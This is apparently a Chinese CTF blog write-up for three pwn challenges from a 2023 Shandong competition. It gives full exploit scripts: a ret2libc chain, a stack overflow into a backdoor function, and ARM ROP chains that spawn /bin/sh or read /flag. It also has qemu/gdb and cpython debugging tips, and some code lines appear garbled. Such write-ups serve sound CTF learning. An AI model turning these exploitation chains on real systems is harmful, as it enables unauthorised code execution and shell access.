山东职业竞赛wp2023（arm、cpython）

pwn2

return2libc，白给

```
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./pwn')
libset('libc.so.6')
rsetup('vt.jnxl2023.sierting.com',30454)
evgdb()
ret = 0x401230
rdi = 0x4011e3
puts = pltadd('puts')
got = gotadd('puts')
sl(b'9'0x18+p64(rdi)+p64(got)+p64(puts)+p64(0x4011e8))
addx = tet()
addx = getx64(0,-1)
libc = getbase(addx,'puts')
sys = symoff('system',libc)
binsh = libc + 0x00000000001d8698
sla(b'gift',b'1'0x18+p64(rdi)+p64(binsh)+p64(ret)+p64(sys))
```

pwn


c++题目，但是无所谓，没开canary肯定有栈溢出，直接开始尝试。除了输入int的不行，输入char字符串的应该可以溢出。有后门函数，直接狂溢出，注意栈对齐少一个push即可打通。

```
from evilblade import *

context(os='linux', arch='amd64')
context(os='linux', arch='amd64', log_level='debug')

setup('./pwn')
#libset('libc-2.31.so')
rsetup('vt.jnxl2023.sierting.com',31712)
evgdb()
sl(b'1')
sl(p64(0x4025db))
sl(b'1')
sl(p64(0x4025db))
sl(b'2')
sl(b'0')
sl(p64(0x4025db))
sl(p64(0x4025db)*999)
#没开canary，给了后门，直接栈溢出
ia()
```

pwn3

一道arm pwn，最有意思。这里记录一下调试方法，非常非常重要。

`p = process(["qemu-arm", "-g", "1234", "./pwn"])` 首先写这个作为p。运行脚本之后，在另一个终端执行以下命令



```
~ » gdb-multiarch ./pwn                                                    N1nE@N1nEmAn
GNU gdb (GDB) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 147 pwndbg commands and 44 shell commands. Type pwndbg [--shell | --all] [fi
lter] for a list.
pwndbg: created $rebase, $ida GDB functions (can be used with print/break)
./pwn: No such file or directory.
------- tip of the day (disable with set show-tips off) -------
heap_config shows heap related configuration
pwndbg> target remote :1234
Remote debugging using :1234
Reading /home/N1nE/ctf/match/山东职业/pwn3/pwn from remote target...
warning: File transfers from remote targets can be slow. Use "set sysroot" to access files
locally instead.
Reading /home/N1nE/ctf/match/山东职业/pwn3/pwn from remote target...
Reading symbols from target:/home/N1nE/ctf/match/山东职业/pwn3/pwn...
(No debugging symbols found in target:/home/N1nE/ctf/match/山东职业/pwn3/pwn)
0x000103bc in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────
 R0   0x0
 R1   0x4080024f ◂— './pwn'
 R2   0x0
 R3   0x0
 R4   0x0
```

即可调试。

> arm架构中，调用号3是read，4是write，5是open，0xb是execve。
>
> r7用来存储系统调用号。
>
> r0,r1,r2分别为三个参数。其中r2的控制较为麻烦，不过问题不大。

知道上面这些之后就好打了，给出orw和execve的打法exp。

execve

```python
from pwn import *
import sys
# 指定 qemu 命令和需要运行的二进制文件
#context(arch='arm',log_level='debug')#context(arch='arm',log_level='debug')
```

```python
qemu_command = "qemu-arm"
binary_file = "./pwn"
context(os='linux', arch='arm', log_level='debug')
p = process(["qemu-arm", "-g", "1234", "./pwn"])
p = process(["qemu-arm", "./pwn"])
# 使用 process 函数启动 qemu 和二进制文件
n2b = lambda x    : str(x).encode()
rv  = lambda x    : p.recv(x)
rl  = lambda      :p.recvline()
ru  = lambda s    : p.recvuntil(s)
sd  = lambda s    : p.send(s)
sl  = lambda s    : p.sendline(s)
sn  = lambda s    : sl(n2b(n))
sa  = lambda t, s : p.sendafter(t, s)
sla = lambda t, s : p.sendlineafter(t, s)
sna = lambda t, n : sla(t, n2b(n))
ia  = lambda      : p.interactive()
rop = lambda r    : flat([p32(x) for x in r])
uu64=lambda data :u64(data.ljust(8,b'\x00'))
# Attach GDB to the running process with additional commands
#pause()
sh = 0x0005c58c #/sh
sla(b'message',b'admin:a:ctfer')
sla(b'message',b'ctfer\x00')
sh = 0x408001cc
sh = 0x0005c58c
r0r4pc = 0x000236f4
r1 = 0x00059e48 # pop {r1, pc}
r4 = 0x000104bc # pop {r4, pc}
r3 = 0x0001014c # pop {r3, pc}
svc = 0x0001d230 # svc #0 ; pop {r7, pc}
callr3 = 0x000108d8
flag = 0x86000
r7 = 0x0001d234 #r7
r2 = 0x0005a484 # mov r2, r1 ; mov r4, r0 ; mov r5, r1 ; mov r1, r0 ; mov r0, #2 ; blx r3
orw = p32(0) + p32(r7) + p32(3) + p32(r0r4pc) + p32(0)*2 + p32(r1) + p32(0x86000) + p32(svc)#read /bin/sh

orw += p32(0xb) + p32(r1) + p32(0) + p32(r3) + p32(r0r4pc) + p32(r2) + p32(0x86000)*2 + p32(r1) + p32(0)+p32(svc)

sla(b'say something',b'/bin/sh\x00caaadaaaeaaafaaagaaahaaaiaaa'+orw)
sl(b'/bin/sh\x00')
p.interactive()
```

orw

```python
from pwn import *
import sys
# 指定 qemu 命令和需要运行的二进制文件
#context(arch='arm',log_level='debug')#context(arch='arm',log_level='debug')
qemu_command = "qemu-arm"
binary_file = "./pwn"
context(os='linux', arch='arm', log_level='debug')
#p = process(["qemu-arm", "-g", "1234", "./pwn"])
p = process(["qemu-arm", "./pwn"])
```

```
# 使用 process 函数启动 qemu 和二进制文件
n2b = lambda x    : str(x).encode()
rv  = lambda x    : p.recv(x)
rl  = lambda      :p.recvline()
ru  = lambda s    : p.recvuntil(s)
sd  = lambda s    : p.send(s)
sl  = lambda s    : p.sendline(s)
sn  = lambda s    : sl(n2b(n))
sa  = lambda t, s : p.sendafter(t, s)
sla = lambda t, s : p.sendlineafter(t, s)
sna = lambda t, n : sla(t, n2b(n))
ia  = lambda      : p.interactive()
rop = lambda r    : flat([p32(x) for x in r])
uu64=lambda data :u64(data.ljust(8,b'\x00'))
# Attach GDB to the running process with additional commands
#pause()
sh = 0x0005c58c #/sh
sla(b'message',b'admin:a:ctfer')
sla(b'message',b'ctfer\x00')
sh = 0x408001cc
sh = 0x0005c58c
r0r4pc = 0x000236f4
r1 = 0x00059e48 # pop {r1, pc}
r4 = 0x000104bc # pop {r4, pc}
r3 = 0x0001014c # pop {r3, pc}
svc = 0x0001d230 # svc #0 ; pop {r7, pc}
callr3 = 0x000108d8
flag = 0x86000
r7 = 0x0001d234 #r7

orw = p32(0) + p32(r7) + p32(3) + p32(r0r4pc) + p32(0)*2 + p32(r1) + p32(0x86000)
+ p32(svc)#read
orw += p32(5) + p32(r0r4pc) + p32(flag)*2 +p32(r1) + p32(0) + p32(svc)#open
orw += p32(3) + p32(r0r4pc) + p32(3)*2 + p32(r1) + p32(0x87000) + p32(svc)#read,这
里的r0可以是3或者7
orw += p32(4) + p32(r0r4pc) + p32(1)*2 + p32(r1) + p32(0x87000) + p32(svc)
#5是open
#4是write
#3是read
sla(b'say something',b'/bin/sh\x00caaadaaaeaaafaaagaaahaaaiaaa'+orw)
sl(b'/flag\x00')
p.interactive()
```

附上c-python调试方法

采用香山杯2023题目。

在开头加上代码

```
import sys
sys.path.append('./')
```

然后，确保python版本和库版本相同。

`app.cpython-37m-x86_64-linux-gnu.so` 这里是37m也就是python3.7。

然后导入就可以运行了。调试的时候，使用代码如下。

```python
p = process(["python", "./main.py"])
gdb.attach(p)
```

记得下断点到库里面的内容。

posted @ 2023-11-15 17:43 .N1nEmAn 阅读(128) 评论(0)